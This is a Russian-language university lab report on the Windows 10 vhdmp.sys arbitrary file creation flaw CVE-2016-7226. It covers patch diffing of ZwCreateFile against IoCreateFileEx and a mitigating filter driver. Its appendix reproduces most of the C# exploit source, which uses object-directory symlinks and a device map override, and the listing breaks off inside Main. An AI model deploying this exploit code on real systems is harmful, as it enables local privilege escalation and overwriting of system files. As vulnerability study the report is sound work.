1. Цель

Изучение распространенных типов уязвимостей и способов их эксплуатации на примере известных проблем безопасности компонентов ОС Windows.

2. Задачи

1) Установить уязвимую версию исследуемого ПО, изучить уязвимость;

2) Продемонстрировать возможность эксплуатации исследуемой уязвимости;

3) Определить исполняемый файл, содержащий уязвимый код;

4) Сравнить уязвимую версию ПО с исправленной при помощи утилиты BinDiff. Исследовать и описать уязвимость и принципы ее эксплуатации;

5) Сопоставить фрагменты уязвимого кода с исправленным и описать причины возникновения уязвимости.

3. Ход работы

3.1. Эксплуатация уязвимости

В выданном варианте лабораторной работы была рассмотрена уязвимость CVE-2016–7226 для Windows 10, реализующая повышение привилегий и создание/перезапись произвольного файла с установкой на него разрешающих прав для пользователя. Была установлена уязвимая версия ПО – Windows 10 сборки 1607 без обновлений. На хосте был собран рассматриваемый эксплойт с зависимостями .NET 6.0 на языке C#. На виртуальной машине было скачано средство, позволяющее запустить уязвимый код, .NET 6.0 Runtime для консольных приложений. Эксплойт работает.

```
C:\Users\troll\Desktop\net6_0\net6.0>MBKS4_KOL_.exe
[INFO]: Creating VHD C:\Users\troll\Desktop\net6_0\net6.0\test.vhd
[SUCCESS]: Created arbitary file
```

Рисунок 1 – «Успешное выполнение на уязвимой версии ПО»

Фиксируем нужный код, осуществляющий эксплуатацию, vhdmp.sys (функция VhdmpiCreateFileWithSameSecurity()).

Свойство	Значение
Описание	
Описание файла	VHD Miniport Driver
Тип	Системный файл
Версия файла	10.0.14393.0
Название продукта	Microsoft® Windows® Operating System
Версия продукта	10.0.14393.0
Авторские права	© Microsoft Corporation. All rights reser...
Размер	697 КБ

Рисунок 2 – «Версия уязвимого кода до скачивания обновления»

Для устранения уязвимости нужно скачать обновление MS16-138 (kb3200970). Обновление невозможно скачать в его первозданном виде, так

как известны случаи, когда из-за аппаратных параметров устройства данное обновление выводило из строя всю систему. Было принято решение скачать пакет обновлений, предложенных виртуальной ОС, мы сможем отследить исправление уязвимости, так как знаем целевую функцию (и функцию внутри неё).



Рисунок 3 – «Установка обновлений»

После установки обновления эксплойт все ещё работал. Было выяснено, что во время перезагрузки компьютера не установилось одно важное обновление.



Рисунок 4 – «Установка последнего обновления»

После его установки эксплойт не сработал.

```
C:\Users\troll\Desktop\net6_0\net6.0>MBKS4_KOL_.exe
[INFO]: Creating VHD C:\Users\troll\Desktop\net6_0\net6.0\test.vhd
[ERROR]: Отказано в доступе.
[ERROR]:    at DfscTest.Program.Main(String[] args) in C:\Users\kyzne\source\repos\MBKS4_KOL_\MBKS4_KOL_\Program.cs:line
 820
```

Рисунок 5 – «Ошибка на исправленной версии ПО»

Вот так выглядит обновленная версия vhdmp.sys.



Рисунок 7 – «Версия кода с устраненной уязвимостью»

3.2. Принципы эксплуатации уязвимости

Драйвер vhdmp.sys используется для монтирования файлов VHD и ISO, чтобы к ним можно было получить доступ как к обычному смонтированному тому. В Windows 10 была введена поддержка Resilient Change Tracking, которая добавляет несколько новых файлов, заканчивающихся на .rct и .mrt, рядом с корневым vhd. Если включить RCT на существующем виртуальном жестком диске, он создает файлы, если их еще нет. Это делается с помощью ZwCreateFile (в функции VhdmpiCreateFileWithSameSecurity()) без безопасного флага OBJ_FORCE_ACCESS_CHECK.

Поскольку местоположение создаваемого файла выбирается пользователем, мы можем использовать это для создания или перезаписи произвольного файла, а код будет копироваться в DACL из родительского виртуального жесткого диска, что гарантирует получение доступа пользователем. Кроме того, из-за дополнительных проверок доступа эксплойт не будет использоваться в песочницах.

3.3. Сравнение уязвимой и исправленной версии кода

Рассмотрим уязвимый код. Для этого возьмем исходный файл vhdmp.sys и декомпилируем его утилитой IDA Pro. В искомой функции действительно

есть небезопасный вызов ZwCreateFile(). Это является системным вызовом, который входит в ядро, формируя новый trap-frame в стеке, поэтому проверка ExGetPreviousMode() будет возвращать нахождение в режиме ядра. Это ослабляет проверки правильности буфера в диспетчере ввода-вывода и драйверах. ZwCreateFile() создает дескриптор файлового объекта в таблице дескрипторов текущего процесса.

```
LABEL_6:
  if ( v8 >= 0 )
  {
    ObjectAttributes.RootDirectory = 0i64;
    ObjectAttributes.SecurityQualityOfService = 0i64;
    ObjectAttributes.Length = 48;
    ObjectAttributes.Attributes = 576;
    ObjectAttributes.ObjectName = a1;
    ObjectAttributes.SecurityDescriptor = v9;
    v8 = ZwCreateFile(&FileHandle, 0xC0000000, &ObjectAttributes, &IoStatusBlock, 0i64, 0x80u, 1u, a4, 0, 0i64, 0);
    if ( v8 >= 0 )
      ZwClose(FileHandle);
  }
  if ( v9 )
    ExFreePoolWithTag(v9, 0x7A444856u);
  return (unsigned int)v8;
}
```

Рисунок 6 – «Декомпилированный фрагмент функции до изменений»

В исправленной версии вместо ZwCreateFile() используется IoCreateFileEx() со схожим функционалом, но без создания trap-frame в стеке, за счет чего запросы ExGetPreviousMode() будут возвращать нахождение в режиме вызывающей стороны (здесь – пользовательский режим), что и приведет к завершению работы эксплойта с ошибкой.

```
LABEL_6:
  if ( v8 >= 0 )
  {
    ObjectAttributes.RootDirectory = 0i64;
    ObjectAttributes.SecurityQualityOfService = 0i64;
    ObjectAttributes.Length = 48;
    ObjectAttributes.Attributes = 576;
    ObjectAttributes.ObjectName = a1;
    ObjectAttributes.SecurityDescriptor = v9;
    v8 = IoCreateFileEx(
           &FileHandle,
           0xC0000000,
           &ObjectAttributes,
           &IoStatusBlock,
           0i64,
           0x80u,
           1u,
           a4,
           0,
           0i64,
           0,
           CreateFileTypeNone,
           0i64,
           0x101u,
           0i64);
    if ( v8 >= 0 )
      ZwClose(FileHandle);
  }
  if ( v9 )
    ExFreePoolWithTag(v9, 0x7A444856u);
  return (unsigned int)v8;
}
```

Рисунок 7 – «Декомпилированный фрагмент функции после изменений»

Из этого можно сделать вывод, что использование функций драйверов типа Zw может критически сказаться на системе из-за возможности переключения контекста и выполнения деструктивных действий в режиме ядра. Если функционал программы не рассматривает работу с критически важными объектами системы, использование функций типа Zw вместо функций типа Io наоборот необходимо, чтобы избегать ошибок при дополнительных механизмах проверки безопасности и текущего контекста процесса.

Рассмотрим ассемблерный код уязвимой функции, приведённый утилитой BinDiff. Здесь мы можем непосредственно сравнить старую и новую версию функции VhdmpiCreateFileWithSameSecurity().

Рисунок 8 – «Сравнение функции в BinDiff»

В качестве дополнительного задания был реализован драйвер – фильтр позволяющий заблокировать эксплуатацию уязвимости. Для этого необходимо проверять поле OperationFlags на содержание флага OBJ_FORCE_ACCESS_CHECK при обращении к файлам rct и mrt. На рисунках 9 и 10 представлены фрагмент драйвера отвечающий за проверку и вывод POC при запущенном драйвере соответственно

```
if (!(Data->Iopb->OperationFlags & OBJ_FORCE_ACCESS_CHECK) &&
    Data->Iopb->TargetFileObject->FileName.Buffer) {
    WCHAR name_safe[1024]={0};
    for (int i = 0; i < Data->Iopb->TargetFileObject->FileName.Length && i<1024;i++) {
      name_safe[i] = Data->Iopb->TargetFileObject->FileName.Buffer[i];
    }
    if (wcsstr(name_safe, L".rct") || (wcsstr(name_safe, L".mrt")))
    {
        return FLT_PREOP_DISALLOW_FASTIO;
    }
}
```

Рисунок 9 – «Проверка в коде драйвера»



Рисунок 10 – «Вывод POC при включенном драйвере»

4. Вывод

Были изучены распространенные типы уязвимостей и способов их эксплуатации на примере известных проблем безопасности компонентов ОС Windows.

Была продемонстрирована эксплуатация уязвимости VHDMP Arbitrary File Creation Privilege Escalation CVE-2016-7226, а также её устранение после накопительного обновления Windows 10.

Кроме того, рассмотрено отличие функций драйверов для создания файлов, ZwCreateFile() и IoCreateFile(), а также реализован драйвер для устранения возможности эксплуатации уязвимости.

Приложение А

Код эксплойта

```
using Microsoft.Win32.SafeHandles;
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.AccessControl;
using System.Text;
using System.Linq;

namespace DfscTest
{
    class Program
    {
        [Flags]
        public enum AttributeFlags : uint
        {
            None = 0,
            Inherit = 0x00000002,
            Permanent = 0x00000010,
            Exclusive = 0x00000020,
            CaseInsensitive = 0x00000040,
            OpenIf = 0x00000080,
            OpenLink = 0x00000100,
            KernelHandle = 0x00000200,
            ForceAccessCheck = 0x00000400,
            IgnoreImpersonatedDevicemap = 0x00000800,
            DontReparse = 0x00001000,
        }

        public class IoStatus
        {
            public IntPtr Pointer;
            public IntPtr Information;

            public IoStatus()
            {
            }

            public IoStatus(IntPtr p, IntPtr i)
            {
                Pointer = p;
                Information = i;
            }
        }

        [Flags]
        public enum ShareMode
        {
            None = 0,
            Read = 0x00000001,
            Write = 0x00000002,
            Delete = 0x00000004,
        }

        [Flags]
        public enum FileOpenOptions
        {
            None = 0,
            DirectoryFile = 0x00000001,
```

```
    WriteThrough = 0x00000002,
    SequentialOnly = 0x00000004,
    NoIntermediateBuffering = 0x00000008,
    SynchronousIoAlert = 0x00000010,
    SynchronousIoNonAlert = 0x00000020,
    NonDirectoryFile = 0x00000040,
    CreateTreeConnection = 0x00000080,
    CompleteIfOplocked = 0x00000100,
    NoEaKnowledge = 0x00000200,
    OpenRemoteInstance = 0x00000400,
    RandomAccess = 0x00000800,
    DeleteOnClose = 0x00001000,
    OpenByFileId = 0x00002000,
    OpenForBackupIntent = 0x00004000,
    NoCompression = 0x00008000,
    OpenRequiringOplock = 0x00010000,
    ReserveOpfilter = 0x00100000,
    OpenReparsePoint = 0x00200000,
    OpenNoRecall = 0x00400000,
    OpenForFreeSpaceQuery = 0x00800000
}

[Flags]
public enum GenericAccessRights : uint
{
    None = 0,
    GenericRead = 0x80000000,
    GenericWrite = 0x40000000,
    GenericExecute = 0x20000000,
    GenericAll = 0x10000000,
    Delete = 0x00010000,
    ReadControl = 0x00020000,
    WriteDac = 0x00040000,
    WriteOwner = 0x00080000,
    Synchronize = 0x00100000,
    MaximumAllowed = 0x02000000,
};


[Flags]
enum DirectoryAccessRights : uint
{
    Query = 1,
    Traverse = 2,
    CreateObject = 4,
    CreateSubDirectory = 8,
    GenericRead = 0x80000000,
    GenericWrite = 0x40000000,
    GenericExecute = 0x20000000,
    GenericAll = 0x10000000,
    Delete = 0x00010000,
    ReadControl = 0x00020000,
    WriteDac = 0x00040000,
    WriteOwner = 0x00080000,
    Synchronize = 0x00100000,
    MaximumAllowed = 0x02000000,
}

[Flags]
public enum ProcessAccessRights : uint
{
    None = 0,
    CreateProcess = 0x0080,
    CreateThread = 0x0002,
```

```
    DupHandle = 0x0040,
    QueryInformation = 0x0400,
    QueryLimitedInformation = 0x1000,
    SetInformation = 0x0200,
    SetQuota = 0x0100,
    SuspendResume = 0x0800,
    Terminate = 0x0001,
    VmOperation = 0x0008,
    VmRead = 0x0010,
    VmWrite = 0x0020,
    MaximumAllowed = GenericAccessRights.MaximumAllowed
};

[Flags]
public enum FileAccessRights : uint
{
    None = 0,
    ReadData = 0x0001,
    WriteData = 0x0002,
    AppendData = 0x0004,
    ReadEa = 0x0008,
    WriteEa = 0x0010,
    Execute = 0x0020,
    DeleteChild = 0x0040,
    ReadAttributes = 0x0080,
    WriteAttributes = 0x0100,
    GenericRead = 0x80000000,
    GenericWrite = 0x40000000,
    GenericExecute = 0x20000000,
    GenericAll = 0x10000000,
    Delete = 0x00010000,
    ReadControl = 0x00020000,
    WriteDac = 0x00040000,
    WriteOwner = 0x00080000,
    Synchronize = 0x00100000,
    MaximumAllowed = 0x02000000,
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public sealed class UnicodeString
{
    ushort Length;
    ushort MaximumLength;
    [MarshalAs(UnmanagedType.LPWStr)]
    string Buffer;

    public UnicodeString(string str)
    {
        Length = (ushort)(str.Length * 2);
        MaximumLength = (ushort)((str.Length * 2) + 1);
        Buffer = str;
    }
}

[DllImport("ntdll.dll")]
static extern int NtClose(IntPtr handle);

public sealed class SafeKernelObjectHandle
    : SafeHandleZeroOrMinusOneIsInvalid
{
    public SafeKernelObjectHandle()
        : base(true)
    {
    }
```

```
    public SafeKernelObjectHandle(IntPtr handle, bool owns_handle)
        : base(owns_handle)
    {
        SetHandle(handle);
    }

    protected override bool ReleaseHandle()
    {
        if (!IsInvalid)
        {
            NtClose(this.handle);
            this.handle = IntPtr.Zero;
            return true;
        }
        return false;
    }
}

public enum SecurityImpersonationLevel
{
    Anonymous = 0,
    Identification = 1,
    Impersonation = 2,
    Delegation = 3
}

public enum SecurityContextTrackingMode : byte
{
    Static = 0,
    Dynamic = 1
}

[StructLayout(LayoutKind.Sequential)]
public sealed class SecurityQualityOfService
{
    int Length;
    public SecurityImpersonationLevel ImpersonationLevel;
    public SecurityContextTrackingMode ContextTrackingMode;
    [MarshalAs(UnmanagedType.U1)]
    public bool EffectiveOnly;

    public SecurityQualityOfService()
    {
        Length = Marshal.SizeOf(this);
    }
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
public sealed class ObjectAttributes : IDisposable
{
    int Length;
    IntPtr RootDirectory;
    IntPtr ObjectName;
    AttributeFlags Attributes;
    IntPtr SecurityDescriptor;
    IntPtr SecurityQualityOfService;

    private static IntPtr AllocStruct(object s)
    {
        int size = Marshal.SizeOf(s);
        IntPtr ret = Marshal.AllocHGlobal(size);
        Marshal.StructureToPtr(s, ret, false);
        return ret;
```

```
        }

        private static void FreeStruct(ref IntPtr p, Type struct_type)
        {
            Marshal.DestroyStructure(p, struct_type);
            Marshal.FreeHGlobal(p);
            p = IntPtr.Zero;
        }

        public ObjectAttributes() : this(AttributeFlags.None)
        {
        }

        public ObjectAttributes(string object_name, AttributeFlags attributes) :
this(object_name, attributes, null, null, null)
        {
        }

        public ObjectAttributes(AttributeFlags attributes) : this(null, attributes,
null, null, null)
        {
        }

        public ObjectAttributes(string object_name) : this(object_name,
AttributeFlags.CaseInsensitive, null, null, null)
        {
        }

        public ObjectAttributes(string object_name, AttributeFlags attributes,
SafeKernelObjectHandle root, SecurityQualityOfService sqos, GenericSecurityDescriptor
security_descriptor)
        {
            Length = Marshal.SizeOf(this);
            if (object_name != null)
            {
                ObjectName = AllocStruct(new UnicodeString(object_name));
            }
            Attributes = attributes;
            if (sqos != null)
            {
                SecurityQualityOfService = AllocStruct(sqos);
            }
            if (root != null)
                RootDirectory = root.DangerousGetHandle();
            if (security_descriptor != null)
            {
                byte[] sd_binary = new byte[security_descriptor.BinaryLength];
                security_descriptor.GetBinaryForm(sd_binary, 0);
                SecurityDescriptor = Marshal.AllocHGlobal(sd_binary.Length);
                Marshal.Copy(sd_binary, 0, SecurityDescriptor, sd_binary.Length);
            }
        }

        public void Dispose()
        {
            if (ObjectName != IntPtr.Zero)
            {
                FreeStruct(ref ObjectName, typeof(UnicodeString));
            }
            if (SecurityQualityOfService != IntPtr.Zero)
            {
                FreeStruct(ref                                SecurityQualityOfService,
typeof(SecurityQualityOfService));
            }
```

```
        if (SecurityDescriptor != IntPtr.Zero)
        {
            Marshal.FreeHGlobal(SecurityDescriptor);
            SecurityDescriptor = IntPtr.Zero;
        }
        GC.SuppressFinalize(this);
    }

    ~ObjectAttributes()
    {
        Dispose();
    }
}

[DllImport("ntdll.dll")]
public static extern int NtOpenFile(
    out IntPtr FileHandle,
    FileAccessRights DesiredAccess,
    ObjectAttributes ObjAttr,
    [In][Out] IoStatus IoStatusBlock,
    ShareMode ShareAccess,
    FileOpenOptions OpenOptions);

public static void StatusToNtException(int status)
{
    if (status < 0)
    {
        throw new NtException(status);
    }
}

public class NtException : ExternalException
{
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern IntPtr GetModuleHandle(string modulename);

    [Flags]
    enum FormatFlags
    {
        AllocateBuffer = 0x00000100,
        FromHModule = 0x00000800,
        FromSystem = 0x00001000,
        IgnoreInserts = 0x00000200
    }

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern int FormatMessage(
        FormatFlags dwFlags,
        IntPtr lpSource,
        int dwMessageId,
        int dwLanguageId,
        out IntPtr lpBuffer,
        int nSize,
        IntPtr Arguments
    );

    [DllImport("kernel32.dll")]
    private static extern IntPtr LocalFree(IntPtr p);

    private static string StatusToString(int status)
    {
        IntPtr buffer = IntPtr.Zero;
        try
        {
```

```
                    if (FormatMessage(FormatFlags.AllocateBuffer | FormatFlags.FromHModule
| FormatFlags.FromSystem | FormatFlags.IgnoreInserts,
                        GetModuleHandle("ntdll.dll"),   status,   0,   out   buffer,   0,
IntPtr.Zero) > 0)
                    {
                        return Marshal.PtrToStringUni(buffer);
                    }
                }
                finally
                {
                    if (buffer != IntPtr.Zero)
                    {
                        LocalFree(buffer);
                    }
                }
                return String.Format("Unknown Error: 0x{0:X08}", status);
            }

            public NtException(int status) : base(StatusToString(status))
            {
            }
        }

        public class SafeHGlobalBuffer : SafeHandleZeroOrMinusOneIsInvalid
        {
            public SafeHGlobalBuffer(int length)
                : this(Marshal.AllocHGlobal(length), length, true)
            {
            }

            public SafeHGlobalBuffer(IntPtr buffer, int length, bool owns_handle)
                : base(owns_handle)
            {
                Length = length;
                SetHandle(buffer);
            }

            public int Length
            {
                get; private set;
            }

                protected override bool ReleaseHandle()
            {
                if (!IsInvalid)
                {
                    Marshal.FreeHGlobal(handle);
                    handle = IntPtr.Zero;
                }
                return true;
            }
        }

        public class SafeStructureBuffer : SafeHGlobalBuffer
        {
            Type _type;

            public SafeStructureBuffer(object value) : base(Marshal.SizeOf(value))
            {
                _type = value.GetType();
                Marshal.StructureToPtr(value, handle, false);
            }

            protected override bool ReleaseHandle()
```

```
            {
                if (!IsInvalid)
                {
                    Marshal.DestroyStructure(handle, _type);
                }
                return base.ReleaseHandle();
            }
        }

        public class SafeStructureOutBuffer<T> : SafeHGlobalBuffer
        {
            public SafeStructureOutBuffer() : base(Marshal.SizeOf(typeof(T)))
            {
            }

            public T Result
            {
                get
                {
                    if (IsInvalid)
                        throw new ObjectDisposedException("handle");

                    return Marshal.PtrToStructure<T>(handle);
                }
            }
        }

        public static SafeFileHandle OpenFile(string name, FileAccessRights DesiredAccess,
ShareMode ShareAccess, FileOpenOptions OpenOptions, bool inherit)
        {
            AttributeFlags flags = AttributeFlags.CaseInsensitive;
            if (inherit)
                flags |= AttributeFlags.Inherit;
            using (ObjectAttributes obja = new ObjectAttributes(name, flags))
            {
                IntPtr handle;
                IoStatus iostatus = new IoStatus();
                int status = NtOpenFile(out handle, DesiredAccess, obja, iostatus,
ShareAccess, OpenOptions);
                StatusToNtException(status);
                return new SafeFileHandle(handle, true);
            }
        }

        [DllImport("ntdll.dll")]
        public static extern int NtDeviceIoControlFile(
            SafeFileHandle FileHandle,
            IntPtr Event,
            IntPtr ApcRoutine,
            IntPtr ApcContext,
            [Out] IoStatus IoStatusBlock,
            uint IoControlCode,
            byte[] InputBuffer,
            int InputBufferLength,
            byte[] OutputBuffer,
            int OutputBufferLength
        );

        [DllImport("ntdll.dll")]
        public static extern int NtFsControlFile(
            SafeFileHandle FileHandle,
            IntPtr Event,
            IntPtr ApcRoutine,
            IntPtr ApcContext,
```

```
            [Out] IoStatus IoStatusBlock,
            uint FSControlCode,
            [In] byte[] InputBuffer,
            int InputBufferLength,
            [Out] byte[] OutputBuffer,
            int OutputBufferLength
        );

        [DllImport("ntdll.dll")]
        static extern int NtCreateDirectoryObject(out IntPtr Handle, DirectoryAccessRights
DesiredAccess, ObjectAttributes ObjectAttributes);

        [DllImport("ntdll.dll")]
        static extern int NtOpenDirectoryObject(out IntPtr Handle, DirectoryAccessRights
DesiredAccess, ObjectAttributes ObjectAttributes);

        const int ProcessDeviceMap = 23;

        [DllImport("ntdll.dll")]
        static extern int NtSetInformationProcess(
            IntPtr ProcessHandle,
            int ProcessInformationClass,
            byte[] ProcessInformation,
            int ProcessInformationLength);

        static byte[] StructToBytes(object o)
        {
            int size = Marshal.SizeOf(o);
            IntPtr p = Marshal.AllocHGlobal(size);
            try
            {
                Marshal.StructureToPtr(o, p, false);
                byte[] ret = new byte[size];
                Marshal.Copy(p, ret, 0, size);
                return ret;
            }
            finally
            {
                if (p != IntPtr.Zero)
                    Marshal.FreeHGlobal(p);
            }
        }

        static byte[] GetBytes(string s)
        {
            return Encoding.Unicode.GetBytes(s + "\0");
        }

        static SafeKernelObjectHandle CreateDirectory(SafeKernelObjectHandle root, string
path)
        {
            using     (ObjectAttributes     obja     =     new     ObjectAttributes(path,
AttributeFlags.CaseInsensitive, root, null, null))
            {
                IntPtr handle;
                StatusToNtException(NtCreateDirectoryObject(out                    handle,
DirectoryAccessRights.GenericAll, obja));
                return new SafeKernelObjectHandle(handle, true);
            }
        }

        static SafeKernelObjectHandle OpenDirectory(string path)
        {
```

```
            using (ObjectAttributes obja = new ObjectAttributes(path,
AttributeFlags.CaseInsensitive))
            {
                IntPtr handle;
                StatusToNtException(NtOpenDirectoryObject(out handle,
DirectoryAccessRights.MaximumAllowed, obja));
                return new SafeKernelObjectHandle(handle, true);
            }
        }

        [DllImport("ntdll.dll")]
        static extern int NtCreateSymbolicLinkObject(
            out IntPtr LinkHandle,
            GenericAccessRights DesiredAccess,
            ObjectAttributes ObjectAttributes,
            UnicodeString DestinationName
        );

        static SafeKernelObjectHandle CreateSymbolicLink(SafeKernelObjectHandle directory,
string path, string target)
        {
            using (ObjectAttributes obja = new ObjectAttributes(path,
AttributeFlags.CaseInsensitive, directory, null, null))
            {
                IntPtr handle;
                StatusToNtException(NtCreateSymbolicLinkObject(out handle,
GenericAccessRights.MaximumAllowed, obja, new UnicodeString(target)));
                return new SafeKernelObjectHandle(handle, true);
            }
        }

        static void SetDosDirectory(SafeKernelObjectHandle directory)
        {
            IntPtr p = directory.DangerousGetHandle();
            byte[] data = null;
            if (IntPtr.Size == 4)
            {
                data = BitConverter.GetBytes(p.ToInt32());
            }
            else
            {
                data = BitConverter.GetBytes(p.ToInt64());
            }

            StatusToNtException(NtSetInformationProcess(new IntPtr(-1), ProcessDeviceMap,
data, data.Length));
        }

        enum StorageDeviceType
        {
            Unknown = 0,
            Iso = 1,
            Vhd = 2,
            Vhdx = 3,
            VhdSet = 4,
        }

        [StructLayout(LayoutKind.Sequential)]
        struct VirtualStorageType
        {
            public StorageDeviceType DeviceId;
            public Guid VendorId;
        }
```

```
enum OpenVirtualDiskFlag
{
    None = 0,
    NoParents = 1,
    BlankFile = 2,
    BootDrive = 4,
    CachedIo = 8,
    DiffChain = 0x10,
    ParentcachedIo = 0x20,
    VhdSetFileOnly = 0x40,
}

enum CreateVirtualDiskVersion
{
    Unspecified = 0,
    Version1 = 1,
    Version2 = 2,
    Version3 = 3,
}

[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
struct CreateVirtualDiskParameters
{
    public CreateVirtualDiskVersion Version;
    public Guid UniqueId;
    public ulong MaximumSize;
    public uint BlockSizeInBytes;
    public uint SectorSizeInBytes;
    public uint PhysicalSectorSizeInBytes;
    [MarshalAs(UnmanagedType.LPWStr)]
    public string ParentPath;
    [MarshalAs(UnmanagedType.LPWStr)]
    public string SourcePath;
    // Version 2 on
    public OpenVirtualDiskFlag OpenFlags;
    public VirtualStorageType ParentVirtualStorageType;
    public VirtualStorageType SourceVirtualStorageType;
    public Guid ResiliencyGuid;
    // Version 3 on
    [MarshalAs(UnmanagedType.LPWStr)]
    public string SourceLimitPath;
    public VirtualStorageType BackingStorageType;
}

enum VirtualDiskAccessMask
{
    None = 0,
    AttachRo = 0x00010000,
    AttachRw = 0x00020000,
    Detach = 0x00040000,
    GetInfo = 0x00080000,
    Create = 0x00100000,
    MetaOps = 0x00200000,
    Read = 0x000d0000,
    All = 0x003f0000
}

enum CreateVirtualDiskFlag
{
    None = 0x0,
    FullPhysicalAllocation = 0x1,
    PreventWritesToSourceDisk = 0x2,
    DoNotcopyMetadataFromParent = 0x4,
    CreateBackingStorage = 0x8,
```

```
            UseChangeTrackingSourceLimit = 0x10,
            PreserveParentChangeTrackingState = 0x20,
        }

        [DllImport("virtdisk.dll", CharSet = CharSet.Unicode)]
        static extern int CreateVirtualDisk(
            [In] ref VirtualStorageType VirtualStorageType,
            string Path,
            VirtualDiskAccessMask        VirtualDiskAccessMask,
            [In] byte[] SecurityDescriptor,
            CreateVirtualDiskFlag        Flags,
            uint ProviderSpecificFlags,
            [In] ref CreateVirtualDiskParameters Parameters,
            IntPtr  Overlapped,
            out IntPtr Handle
        );

        static Guid GUID_DEVINTERFACE_SURFACE_VIRTUAL_DRIVE = new Guid("2E34D650-5819-
42CA-84AE-D30803BAE505");
        static Guid VIRTUAL_STORAGE_TYPE_VENDOR_MICROSOFT = new Guid("EC984AEC-A0F9-47E9-
901F-71415A66345B");

        static SafeFileHandle CreateVHD(string path)
        {
            VirtualStorageType vhd_type = new VirtualStorageType();
            vhd_type.DeviceId = StorageDeviceType.Vhd;
            vhd_type.VendorId = VIRTUAL_STORAGE_TYPE_VENDOR_MICROSOFT;

            CreateVirtualDiskParameters ps = new CreateVirtualDiskParameters();
            ps.Version = CreateVirtualDiskVersion.Version1;
            ps.SectorSizeInBytes = 512;
            ps.MaximumSize = 100 * 1024 * 1024;
            IntPtr hDisk;
            int error = CreateVirtualDisk(ref vhd_type, path, VirtualDiskAccessMask.All,
null, CreateVirtualDiskFlag.None, 0, ref ps, IntPtr.Zero, out hDisk);
            if (error != 0)
            {
                throw new Win32Exception(error);
            }

            return new SafeFileHandle(hDisk, true);
        }

        enum SetVirtualDiskInfoVersion
        {
            Unspecified = 0,
            ParentPath = 1,
            Identified = 2,
            ParentPathWithDepth = 3,
            PhysicalSectionSize = 4,
            VirtualDiskId = 5,
            ChangeTrackingState = 6,
            ParentLocator = 7,
        }

        [StructLayout(LayoutKind.Sequential)]
        struct SetVirtualDiskInfo
        {
            public SetVirtualDiskInfoVersion Version;
            [MarshalAs(UnmanagedType.Bool)]
            public bool ChangeTrackingEnabled;
        }

        [DllImport("virtdisk.dll", CharSet = CharSet.Unicode)]
```

```
        static extern int SetVirtualDiskInformation(
            SafeFileHandle VirtualDiskHandle,
            ref SetVirtualDiskInfo VirtualDiskInfo
        );

        static List<SafeKernelObjectHandle> CreateChainForPath(string path)
        {
            string[] parts = path.Split('\\');
            List<SafeKernelObjectHandle> ret = new List<SafeKernelObjectHandle>();
            SafeKernelObjectHandle curr = CreateDirectory(null, null);
            ret.Add(curr);
            foreach(string part in parts)
            {
                curr = CreateDirectory(curr, part);
                ret.Add(curr);
            }

            return ret;
        }


        static void Main(string[] args)
        {
            try
            {
                string vhd_path = Path.GetFullPath("test.vhd");
                File.Delete(vhd_path);
                File.Delete(vhd_path + ".rct");
                File.Delete(vhd_path + ".mrt");

                Console.WriteLine("[INFO]: Creating VHD {0}", vhd_path);

                List<SafeKernelObjectHandle>                    chain                    =
CreateChainForPath(Path.GetDirectoryName(vhd_path));
                SafeKernelObjectHandle  rct_symlink  =  CreateSymbolicLink(chain.Last(),
Path.GetFileName(vhd_path) + ".rct", @"\SystemRoot\abc.txt");
                SafeKernelObjectHandle  mrt_symlink  =  CreateSymbolicLink(chain.Last(),
Path.GetFileName(vhd_path) + ".mrt", @"\SystemRoot\xyz.txt");

                using (SafeFileHandle handle = CreateVHD(vhd_path))
                {
                    // Write dummy files for when the kernel impersonates us (and kills
the per-process device map)
                    File.WriteAllBytes(vhd_path + ".rct", new byte[0]);
                    File.WriteAllBytes(vhd_path + ".mrt", new byte[0]);
